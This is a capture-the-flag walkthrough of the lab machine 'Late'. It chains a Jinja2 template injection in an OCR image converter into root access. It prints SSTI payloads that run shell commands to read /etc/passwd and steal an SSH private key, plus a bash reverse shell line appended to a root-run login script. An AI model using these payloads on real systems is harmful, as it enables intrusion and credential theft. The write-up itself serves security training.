Late
Flask/Jinja2 SSTI exploitation through image-to-text converter. Injected Python subclass payloads to extract SSH keys, then escalated via writable ssh-alert.sh script to catch reverse shell as root.
Port Scanning and Reconnaissance
Starting with a RustScan to quickly identify open ports on the target machine.

RustScan reveals two open ports: 22 (SSH) and 80 (HTTP). A minimal attack surface — the web server is our primary entry point.

Navigating to port 80, we land on a website for "Late" — described as an online photo editor. The homepage is clean and fairly simple.

Exploring the site further, the FAQ section reveals that Late is marketed as a free online photo editor — a simpler alternative to Photoshop. Nothing immediately exploitable here, but useful context.

Looking at the page source, there's a link pointing to images.late.htb — a virtual host that doesn't resolve yet.

We add both late.htb and images.late.htb to our /etc/hosts file to resolve the virtual hosts.

Now images.late.htb resolves and reveals a Flask-based image-to-text converter. This is immediately interesting — Flask applications using template engines are common SSTI targets.
SSTI Injection and Understanding The Application

The application converts uploaded images to text using OCR. Let's start by uploading a simple test image to understand how the conversion works.

The application returns the recognized text wrapped in HTML <p> tags — confirming the OCR pipeline works and that output is rendered through a template engine.
Now for the critical test: Server-Side Template Injection. Since this is a Flask app likely using Jinja2, we upload an image containing the expression {{4*10}}.


The result comes back as 40 — the expression was evaluated server-side. SSTI confirmed.

With SSTI confirmed, we reference known Jinja2 payload techniques for reading files from the server. The key is traversing Python's Method Resolution Order (MRO) to access subprocess classes.

We craft a payload to read /etc/passwd by accessing Python's subprocess.Popen through the class hierarchy:
{{(''.__class__.__mro__[1].__subclasses__()[249]("cat /etc/passwd", stdout=-1, shell=True).communicate()}}


The payload succeeds — we can read arbitrary files on the system. The /etc/passwd output reveals a service account svc_acc with a home directory and bash shell.

With arbitrary file read confirmed, the next logical target is the SSH private key for the svc_acc user:
{{(''.__class__.__mro__[1].__subclasses__()[249]("cat ~/.ssh/id_rsa", stdout=-1, shell=True).communicate()}}

The RSA private key is successfully extracted from the server.
SSH Login and User Flag

We save the extracted private key to a file, set proper permissions, and SSH in as svc_acc.

We're in. Listing the home directory reveals user.txt — the user flag. Note that .bash_history is symlinked to /dev/null, which is a common sign that the box creator wants to prevent command history from leaking hints.
Privilege Escalation

With user access secured, it's time to escalate to root. We set up a Python HTTP server on our attack machine to serve LinPEAS — a Linux privilege escalation enumeration script.
On the target, we download LinPEAS, make it executable, and run it.
LinPEAS highlights a critical finding: /usr/local/sbin is in the system PATH and is writable. It also reveals cron jobs running as root.
Investigating further, we find a script at /usr/local/sbin/ssh-alert.sh that runs on every SSH login event. This script is writable by our user.

The script is triggered by PAM on SSH logins — meaning it executes as root. We append a reverse shell payload to the script:
bash -i >& /dev/tcp/10.10.14.10/9999 0>&1
We set up a netcat listener on port 9999, trigger a new SSH login, and catch a root shell.

We navigate to /root and confirm access to root.txt. Machine pwned.